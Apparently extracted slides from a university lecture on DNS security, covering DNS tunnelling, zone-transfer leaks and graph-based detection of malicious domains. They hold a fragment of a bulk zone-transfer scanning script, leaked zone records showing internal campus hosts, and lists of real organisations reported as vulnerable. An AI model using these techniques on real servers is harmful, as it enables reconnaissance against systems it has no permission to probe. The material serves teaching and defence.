202.112.320.54, 1, 6oq7avat6hqtge/pscq27t5avc53dx7dc6dmh62blm6r4pqtmevmbxro.tap9ndbvejw6h6phqmshf23hu9boqji274rnkwv5o55emjwea9n2xrds5c.imkox4ed
202.112.320.54, 1, 96shmw5gwnm5ld1g/b16dq76ft8hdgt16uvn4eda86rae4ew8qt3a69tg.nr2b3je2gnf5ink7u34s7affa6ipogi9577uokxgrrvrkrxqpfflbc6.6pql32c4gi8c
202.112.320.54, 1, hb9fwht6mwhocf1jdwjb9.4wrcjcharp4bb7fgs7fjj4kvvoavq3ckj4jsu.kd3jxarfncininv8anxf51wl7tns2jfkjwohh2kcihhkdabige68kjh8u62qx.o5gdll
202.112.320.54, 1, v6sibxmw7pcf7t6oi j7pogga.jv3iic3mfhdptgtat2qw37lc5pun12.6uddlt5832taiqibj2b4mnjimkhkda32g8jmvgerpcjxb8977fgaoh.g9rseu9jkgd563gjd
202.112.320.54, 1, wwqu2uhkjexmge4mqpm7rof.7ug2l5wq4kht55kgxaifr5x6licip6nih8v2.pgamuolw26ci83xtnaa2l4jbx84w8saa4uhvbio6ex9d8bt49amlr32hc.ncfc
202.112.320.54, 1, xmr9u51bwkemln88n2qp5qd2.8ihs2tgumwfkwb4ihudw2lavrs5mowdp.cmmcehm54d2j2bjmdrqn32kackc59kw5nfil7tkgdbdr7ptgjagudtjgtl.wgug5oib9n
```



合法软件的 DNS 信息传递



安全产品

sophosx1.net	Sophos Live Protection
e5.sk	ESET Parental Control
avqs.mcafee.com	McAfee Global Threat Intelligence
avts.mcafee.com	
ciphertrust.net	McAfee Email Gateway
fp.bl.barracuda.com	Barracuda Real-Time Protection
fp.bl.barracudabrts.com	
mailshell.net	Mailshell
a.immunet.com	Immunet (Sourcefire)
wrs.trendmicro.com	Trend Micro Web Reputation



合法软件的 DNS 信息传递

⦿ DevMate, CleanMyMac (Licence 检查)

- `<data>.sn.macpaw.com` TXT
- `<data>.sn.devmate.com` TXT

⦿ Spotify

- `<data>.er.spotify.com` A

⦿ Devicescape (Wi-Fi 接入服务)

- `<data>.dsintl1.net` TXT
- `<data>.dsus1.net` TXT
- `<data>.dsmpd.net` TXT



域传送信息泄露

搜索关键字: 域传送 (共 220 条记录)

吉林省政府域传送漏洞

吉林省政府域传送漏洞...吉林省政府域传送漏洞...Trying Zone Tran
jl.gov.cn. 1800 IN MX 10 jl.gov.cn. 1800 IN...

提交日期: 2014-03-31 作者: 付弘雪

宏基官网DNS区域传送漏洞

宏基官网服务器配置不当存在, 区域传送漏洞...DNS服务配置不当
务器的数据刷新自己的zone数据库。这为运行中的DNS服务提供了
来说, DNS区域传送操作只在网络里真的有后备DNS服务器时才有
提交日期: 2014-02-20 作者: Teachsec

酷我音乐DNS域传送漏洞

由于配置不当, 致使dns泄露...C:\Usersadministrator>nslookup 默认服务
威应答: kuwo.cn nameserver = ns4.koowo.com kuwo.cn nameserver = ns2.
ns2.koowo.com internet address = 60.28.210.118 ns...

提交日期: 2014-02-17 作者: 你又不是她

街旁网区域传送漏洞

街旁网区域传送漏洞...ns2 存在区域传送漏洞...ns2.jiepang.com...

提交日期: 2014-02-16 作者: AAA

长荣航空DNS域传送漏洞一枚

RT...长荣航空DNS域传送漏洞一枚, 通过dns域传送获取被攻击域下
[ns3.evair.com] evair.com. NS server = ns1.ev evair.com. NS server =

提交日期: 2014-01-06 作者: 爱上襄阳

慧聪网DNS域传送漏洞

慧聪网DNS域传送漏洞...ns3.hc360.com 配置不当。 test: ...成功获取

提交日期: 2013-12-25 作者: webm4ster

悠游网DNS域传送

域传送...修复

提交日期: 2013-12-24 作者: 路人甲

基调网络# DNS域传送漏洞一枚

0.0...网站名称: 北京基调网络系统有限公司 网站域名: netw
public-dns-a.google.com Address: 8.8.8.8 > set type=ns > networkben
networkbench.com nameserver = dns.uniconet.com networkbench.com r
提交日期: 2013-10-22 作者: 爱上平坝山

国家民政部DNS域传送等漏洞引发的一分站沦陷

国家民政部的域传送漏洞还未修补, 其中一台服务器存在SQL
(全国综合减灾示范社区申报展示管理系统)的渗透, 下面慢
令), 于是google了一下, 结果咋们民政部婚姻登记管理信息
提交日期: 2013-10-20 作者: 小红猪

铁道科学研究院# DNS域传送漏洞一枚

0.0...中国铁道科学研究院 rails.cn DNS域传送漏洞 信息: C:Us
rails.cn 服务器: google-public-dns-a.google.com Address: 8.8.8.8 非
服务器: dns.rails.cn...

提交日期: 2013-10-18 作者: 爱上平坝山

交通运输部DNS服务器软件版本、区域传送和递归查询

交通运输部备用DNS服务器存在三个漏洞, 一是软件版本泄露
moobk.moc.gov.cn。 1、ns.moc.gov.cn存在软件版本泄露漏洞,
对互联网用户提供了递归查询, 属于配置不当, 容易引发DDoS
提交日期: 2013-10-16 作者: 二胖

中国电信# 某业务DNS域传送漏洞一枚

0.0...中国电信股份有限公司云计算分公司 www.ctyun.cn ok C:D
8.8.8.8 > set type=ns > ctjun.cn Server: google-public-dns-a.google.
ns4.ctyun.cn ctjun.cn...

提交日期: 2013-10-15 作者: 爱上平坝山

金融界# DNS域传送漏洞一枚

0.0...金融界# DNS域传送漏洞一枚 C:\UsersAdministrator>nslookup !
public-dns-a.google.com Address: 8.8.8.8 非权威应答: jrj.com.cn n
dns1.jrj.com.cn Address: 123.126...

提交日期: 2013-10-16 作者: 爱上平坝山

中国邮政某公司域传送漏洞

中国邮政某公司域传送漏洞...http://www.post.cn/ dnsname
[1;31m Name Servers: _____ [0mns.post.com.cn 1C
提交日期: 2013-09-28 作者: 霍大然

雷锋网DNS域传送漏洞一枚

0.0...雷锋网DNS域传送漏洞一枚 DNS域传送漏洞 leiphone.c
leiphone.com nameserver = ns2.leiphone.com leiphone.com nar
权威应答: leiphone.com nameserver = ns3.leiphone...

提交日期: 2013-10-12 作者: 爱上平坝山

浙江门户#浙江在线 DNS域传送漏洞

0.0...浙江门户#浙江在线 DNS域传送漏洞 DNS域传送漏洞:
提交日期: 2013-10-08 作者: 爱上平坝山

浙江卫视 DNS域传送漏洞一枚

0.0...浙江卫视 DNS域传送漏洞一枚 域名: zjstv.com > serv
server = ns.zrtzjstv.com. NS server = ns1.zr zjstv.com. A 115.238
提交日期: 2013-09-28 作者: 爱上平坝山

上海魔力游DNS域传送(批量检测实例)

简单脚本实现 批量检测存在域传送漏洞的厂商...1.抓乌云.
do curl http://www.wooyun.org/corps/page/Silgrep nofollow >> wc
awk '{print \$2}' #取DNS服务器 dig @\${NS} \${one}...

提交日期: 2013-09-21 作者: farmer

中图在线DNS域传送漏洞

RT 难道是标题写的不够大吗, 真的是大站来的...中图在线
提交日期: 2013-09-17 作者: 爱上襄阳

神州数码官网DNS域传送漏洞

RT...http://www.digitalchina.com/ 神州数码官网DNS域传送漏
提交日期: 2013-09-16 作者: 爱上襄阳

用友软件DNS域传送漏洞



域传送信息泄露

[扫描1064所高校DNS服务器发现“DNS域传送漏洞”服务器396台](#)

批量扫描1064所大学的DNS服务器，发现存在DNS域传送漏洞的服务器396台...高校的网
396台存在DNS域传送漏洞。dig(10线程)一小会儿就跑完了，可拖下来数据。攻击者利用
ziyuan.eol.cn/college.php?listid=128 以下是存在DNS域传送漏洞的服务器，请联系...

提交日期：2014-04-21 作者：lijiejie

[全国娱乐Top1000Websites中存在DNS区域传送漏洞的网站列表](#)

同样的方法，全国娱乐行业Top1000Websites中存在DNS区域传送漏洞的网站列表：·全
复，而且一个域名很可能拥有多台DNS服务器。) 我只想要个邀请码：)

提交日期：2014-05-19 作者：燕云

[全国Top500Websites中存在DNS区域传送漏洞的网站列表](#)

还是同样的方法，对全国Top500网站进行测试，数据如下：·Top500,有共计25台DNS服
DNS服务器。)

提交日期：2014-05-19 作者：燕云

[全球Top1000Websites中存在DNS区域传送漏洞的网站列表](#)

我用Python与bash shell写了个工具，可以自动扫描出全球Top10000...域传送漏洞的网站
漏洞 对于低排名的网站大家可能不大关心，故只提交了Top1000中的网站列表，其中：·
且一个域名很可能拥有多台DNS服务器。)

提交日期：2014-05-19 作者：燕云



域传送信息泄露

扫描1064所高校DNS服务器发现“DNS域传送漏洞”服务器396台

批量扫描1064所大学的DNS服务器，发现存在DNS域传送漏洞的服务器396台...高校的网
396台存在DNS域传送漏洞。dig(10线程)一小会儿就跑完了，可拖下来数据。攻击者利用
ziyuan.eol.cn/college.php?listid=128 以下是存在DNS域传送漏洞的服务器，请联系...

提交日期：2014-04-21 作者：lijiejie

全国娱乐Top1000Websites中存在DNS区域传送漏洞的网站列表

同样的方法，全国娱乐行业Top1000Websites中存在DNS区域传送漏洞的网站列表：全
复，而且一个域名很可能拥有多台DNS服务器。我只想要个邀请码：)

提交日期：2014-05-19 作者：燕云

Alexa Top 100,000 开放域传送

全国Top500Websites中存在DNS区域传送漏洞的网站列表

还是同样的方法，对全国Top500网站进行测试，数据如下。Top500,有共计25台DNS服
DNS服务器。)

提交日期：2014-05-19 作者：燕云

全球Top1000Websites中存在DNS区域传送漏洞的网站列表

我用Python与bash shell写了个工具，可以自动扫描出全球Top10000...域传送漏洞的网站
漏洞 对于低排名的网站大家可能不大关心，故只提交了Top1000中的网站列表，其中：
且一个域名很可能拥有多台DNS服务器。)

提交日期：2014-05-19 作者：燕云



域传送信息泄露

```
ldap.443.edu.cn.      86400  IN      A      59.64.101.80
ldap.443.edu.cn.      86400  IN      A      210.42.31.27
ldap.443.edu.cn.      86400  IN      A      219.224.71.252
ldap.443.edu.cn.      86400  IN      A      202.204.101.27
ldap.443.edu.cn.      86400  IN      A      219.223.100.7
ldap.443.edu.cn.      86400  IN      A      219.223.100.7
ldap.443.edu.cn.      259200 IN      A      172.17.1.252
mailldap.fudan.edu.cn. 36000  IN      A      61.129.6.252
ldap1.192.edu.cn.     86400  IN      A      219.223.100.1
ldap1.192.edu.cn.     86400  IN      A      219.223.100.1
ldap.192.edu.cn.      86400  IN      CNAME   radius.192.edu.cn.
security.192.edu.cn.  3600   IN      CNAME   ldap.192.edu.cn.
ucenter.192.edu.cn.   3600   IN      CNAME   ldap.192.edu.cn.
ldap.192.edu.cn.      3600   IN      A      210.38.1.252
ldap1.192.edu.cn.     3600   IN      A      210.38.1.252
ldap.192.edu.cn.      38400  IN      A      115.24.101.8
ldap.192.edu.cn.      86400  IN      A      219.223.100.8
ldap.192.edu.cn.      86400  IN      A      219.223.100.8
ldap.newsoft.edu.cn.  86400  IN      A      172.24.1.8
ldapauth.192.edu.cn.  3600   IN      A      210.27.101.82
ldapauth.192.edu.cn.  3600   IN      A      210.27.101.82
ldap.192.edu.cn.      38400  IN      A      202.12.100.84
ldap.192.edu.cn.      86400  IN      A      202.12.100.101
ipgw.192.edu.cn.      3600   IN      CNAME   ldap.192.edu.cn.
ldap.192.edu.cn.      3600   IN      A      202.204.101.27
tree.192.edu.cn.      3600   IN      CNAME   ldap.192.edu.cn.
ipgw.192.edu.cn.      3600   IN      CNAME   ldap.192.edu.cn.
ldap.192.edu.cn.      3600   IN      A      202.204.101.27
tree.192.edu.cn.      3600   IN      CNAME   ldap.192.edu.cn.
ldap.192.edu.cn.      86400  IN      A      172.17.1.252
ldap.192.edu.cn.      86400  IN      A      172.17.1.252
ldap.192.edu.cn.      300    IN      A      219.241.252.252
ldap.192.edu.cn.      3600   IN      A      202.201.100.252
ldap.192.edu.cn.      86400  IN      CNAME   192.168.1.252.192.edu.cn.
ldap.192.edu.cn.      86400  IN      A      202.195.100.252
ldap.192.edu.cn.      7200   IN      A      202.197.100.252
ldap.192.edu.cn.      7200   IN      A      202.197.100.252
ldap.192.edu.cn.      86400  IN      A      202.196.100.252
```



域传送信息泄露

gc.	edu.cn.	600	IN	A	192.168.1.1
jzx0	edu.cn.	1200	IN	A	192.168.1.1
accs	edu.cn.	3600	IN	A	172.16.2.1
ecar	edu.cn.	3600	IN	A	172.16.2.1
ftp	edu.cn.	3600	IN	A	172.16.3.1
vod	edu.cn.	3600	IN	A	172.16.3.1
vod	edu.cn.	3600	IN	A	10.93.25.1
aaa	edu.cn.	86400	IN	A	172.18.7.1
cams	edu.cn.	86400	IN	A	172.15.0.1
kygl	edu.cn.	86400	IN	A	10.241.0.1
nc2	edu.cn.	86400	IN	A	172.15.1.1
qgzx	edu.cn.	86400	IN	A	10.241.0.1
sam	edu.cn.	86400	IN	A	172.18.7.1
sam2	edu.cn.	86400	IN	A	10.240.0.1
sams	yzu.edu.cn.	86400	IN	A	10.240.0.1
sdgl	edu.cn.	86400	IN	A	10.241.1.1
sear	you.edu.cn.	86400	IN	A	172.16.1.1
sola	edu.cn.	86400	IN	A	172.18.7.1
web	edu.cn.	86400	IN	A	10.241.0.1
webw	yzu.edu.cn.	86400	IN	A	10.241.0.1
zccx	edu.cn.	86400	IN	A	10.241.0.1
chem	edu.cn.	10800	IN	A	192.168.1.1
eoas	edu.cn.	10800	IN	A	192.168.1.1
jcc	edu.cn.	10800	IN	A	192.168.1.1
sbxt	edu.cn.	10800	IN	A	192.168.1.1
yktx	cc.edu.cn.	10800	IN	A	192.168.1.1
chem	edu.cn.	9999999	IN	A	192.168.1.1
eoas	edu.cn.	9999999	IN	A	192.168.1.1
fish	edu.cn.	9999999	IN	A	192.168.1.1
jcc	edu.cn.	9999999	IN	A	192.168.1.1
oa.z	edu.cn.	9999999	IN	A	192.168.1.1
sbxt	edu.cn.	9999999	IN	A	192.168.1.1
yktx	cc.edu.cn.	9999999	IN	A	192.168.1.1
bbs	edu.cn.	86400	IN	A	10.11.99.1
cwc	edu.cn.	86400	IN	A	10.11.11.1
ecgl	you.edu.cn.	86400	IN	A	10.21.23.1



域传送信息泄露

缺陷编号: **WooYun-2013-40381**

漏洞标题: 国家三部DNS域传送等漏洞引发的一分站沦陷

相关厂商: 国家三部

漏洞作者: 小红猪

提交时间:

公开时间:

漏洞类型:

危害等级:

缺陷编号: **WooYun-2013-33897**

漏洞标题: 域传送泄露某分站+高危漏洞导致可进入内网

相关厂商: 顺丰速运

漏洞作者: cnrstar

提交时间: 2013-0

公开时间: 2013-0

漏洞类型: 成功的

危害等级: 高

缺陷编号: **WooYun-2013-42228**

漏洞标题: DNS域传送的危害视频设备未授权访问

相关厂商: 华为

漏洞作者: 无力落地の白

提交时间: 2013-11-07 10:31

公开时间: 2013-11-12 10:32

漏洞类型: 未授权访问/权限绕过

危害等级: 中



上海交通大学

SHANGHAI JIAO TONG UNIVERSITY




DNS 域名系统安全与攻击检测

- 拒绝服务攻击
- 域名和 DNS 劫持
- DNS 隧道和信息窃取
- 基于 DNS 的恶意软件检测**



僵尸网络的 DNS 技术


- ⦿ DNS 解析 / 动态 DNS
- ⦿ IP Flux (Fast-Flux)
- ⦿ Domain Flux (DGA)
- ⦿ 基于 DNS 的 C&C





基于 DNS 图的恶意域名检测

DNS 图





基于 DNS 图的恶意域名检测

恶意域名





基于 DNS 图的恶意域名检测





基于 DNS 图的恶意域名检测

控制服务器



恶意域名



感染主机



基于 DNS 图的恶意域名检测

控制服务器



恶意域名



感染主机



正常主机



基于 DNS 图的恶意域名检测

控制服务器




恶意域名



感染主机



合法域名



正常主机



基于 DNS 图的恶意域名检测





基于 DNS 图的恶意域名检测





基于 DNS 图的恶意域名检测

• Belief Propagation 置信传播算法

• 节点初始声望

- 域名

- **恶意**: DNS-BH, MDL, ATLAS, abuse.ch, ...
- **差评**: No-IP, DynDNS, 3322.org, ...
- **合法 / 好评**: Alexa Top Sites

- IP 地址

- **恶意**: abuse.ch, MDL, Spamhaus, ...
- **差评**: OpenBL, BruteForceBlocker, ...
- **合法**: Google, Microsoft, ...



基于 DNS 图的恶意域名检测

基于 GraphLab 的分布式处理

	DNS 图
采集时间	7 天
顶点数	9,335,270
边数	102,004,729
数据库尺寸	1,004 MB
运行时间	8m 16s
内存使用	21,944 MB

2x Intel Xeon E5620 (2.4 GHz, Quad-core, HT), 24 GB RAM
64-bit Ubuntu Server 11.10, GraphLab 2.1.4434, 16 threads



基于 DNS 图的恶意域名检测

对 92.3% 未知节点赋予声望评价

- 检出率 78.1%，误报率 0.05%


检测分类	主机	域名
恶意	88,592	117,971
合法	1,530,203	7,598,504



基于 DNS 图的恶意域名检测

